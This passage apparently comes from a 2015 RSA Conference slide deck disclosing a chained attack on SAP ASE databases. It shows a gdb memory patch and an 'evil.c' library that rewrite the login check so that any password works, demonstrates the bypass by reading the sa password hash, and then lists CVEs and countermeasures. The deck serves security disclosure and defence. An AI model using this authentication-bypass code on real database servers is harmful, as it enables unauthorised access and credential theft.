
Now it’s time to load the exploit…



```
[sybase@ARENA ~]$ pwd
/home/sybase
[sybase@ARENA ~]$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[sybase@ARENA ~]$ ls
Desktop    Downloads  Music     Public     Videos
Documents  id.log     Pictures  Templates
[sybase@ARENA ~]$ cat id.log
uid=501(sybase) gid=501(sybase) groups=501(sybase) context=unconfined_u:unconfin
ed_r:unconfined_t:s0-s0:c0.c1023
[sybase@ARENA ~]$ _
```


ASE filesystem

Advanced exploitation: memory patching




```
# SAP ASE login procedure patch to skip authentication
#
# Modify the logic__checkauth to return 1 immediately:
#
# xor eax, eax -> 31 c0
# inc eax -> ff c0
# ret -> c3
# nop -> 90
# ...

set {long}login__checkauth=0x909090c3c0ffc031
detach
quit
~
~
"patch_login__checkauth" 14L, 247C                                 2,1            All
```

Advanced exploitation: compile the library




```
void _init()
{
    system("gdb -p `pgrep dataserver` --batch --ex=\"set {long}login__checkauth=
0x909090c3c0ffc031\"");
}

~
~
~
~
~
~
~
~
~
"evil.c" 5L, 122C                                                    5,0-1         All
```

Before library loading: passwords are checked



```
[sybase@ARENA ~]$ isql -S ARENA -U sa -P dummy
Msg 4002, Level 14, State 1:
Server 'ARENA':
Login failed.
CT-LIBRARY error:
        ct_connect(): protocol specific layer: external error: The attempt to co
nnect to the server failed.
[sybase@ARENA ~]$ _
```

After library loading: any password works!



```
[sybase@ARENA ~]$ isql -S ARENA -U sa -P dummy
1> select password from syslogins where name = 'sa'
2> go
 password




 -------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------------
 0xc0072301632bd61e7baa40e6236e84edb0adceb1147d31bff9d79c1ddf159d76e2fd9053aad91
2
         6b20a1



(1 row affected)
1> _
```

Countermeasures

- Do not install/disable Java if not used
- Patch the database: 15.7 ESD#3
- Firewall again to allow only trusted client connections

Chained database attack: recap

- Use “probe” access vulnerability to make initial unprivileged connection
- Use file access Java vulnerability to upload attacker’s code to the server
- Use native library loading vulnerability to trigger attacker’s code execution


Summary

- Unauthorized access via “probe” login (CVE-2014-6284): all versions of SAP ASE up to 15.7 SP132, 16.0 SP01
- Java file access (CVE-2015-3328): 15.7 ESD#3
- Java native library loading (CVE-2015-3311): 15.7 ESD#3

Apply what you've learned

- Inventory all databases in your company: manual inspection or use third-party products
- Disable unused functionality: see ASE documentation at https://help.sap.com/adaptive-server-enterprise/
- Patch your databases on time: updates at http://support.sap.com
- Audit/monitor databases for suspicious activity: built-in auditing or third-party products
- Evaluate permissions granted to legitimate users: use custom scripts or third-party products
- Watch for new SAP security notes: https://service.sap.com/securitynotes/

ASE in Amazon Cloud



SAP Adaptive Server Enterprise

on Red Hat Enterprise Linux RHEL6

Sold by: SAP America, Inc

ASE is now available on Amazon for BYOL (Bring Your Own License) model. SAP ASE is a high performance enterprise-class relational database management system that is well suited for mission-critical, data-intensive environments. With all the capabilities including an efficient optimizer combined with a highly secure environment and tools to perform monitoring and administration, ASE is an easy database of choice when compared to competition.

Customer Rating	Be the first to review this product
Latest Version	15.7
Base Operating System	Linux/Unix, Red Hat Enterprise Linux RHEL6

You will have an opportunity to review your order before launching or being charged.

Pricing Details

Resources

- SAP Adaptive Server Enterprise: https://help.sap.com/adaptive-server-enterprise
- SAP Security Notes: https://service.sap.com/securitynotes/
- Trustwave security advisories: https://www.trustwave.com/Resources/Security-Advisories/

RSAConference2015

San Francisco | April 20-24 | Moscone Center

#RSAC

Q&A

Contact: Martin Rakhmanov
martin.rakhmanov@gmail.com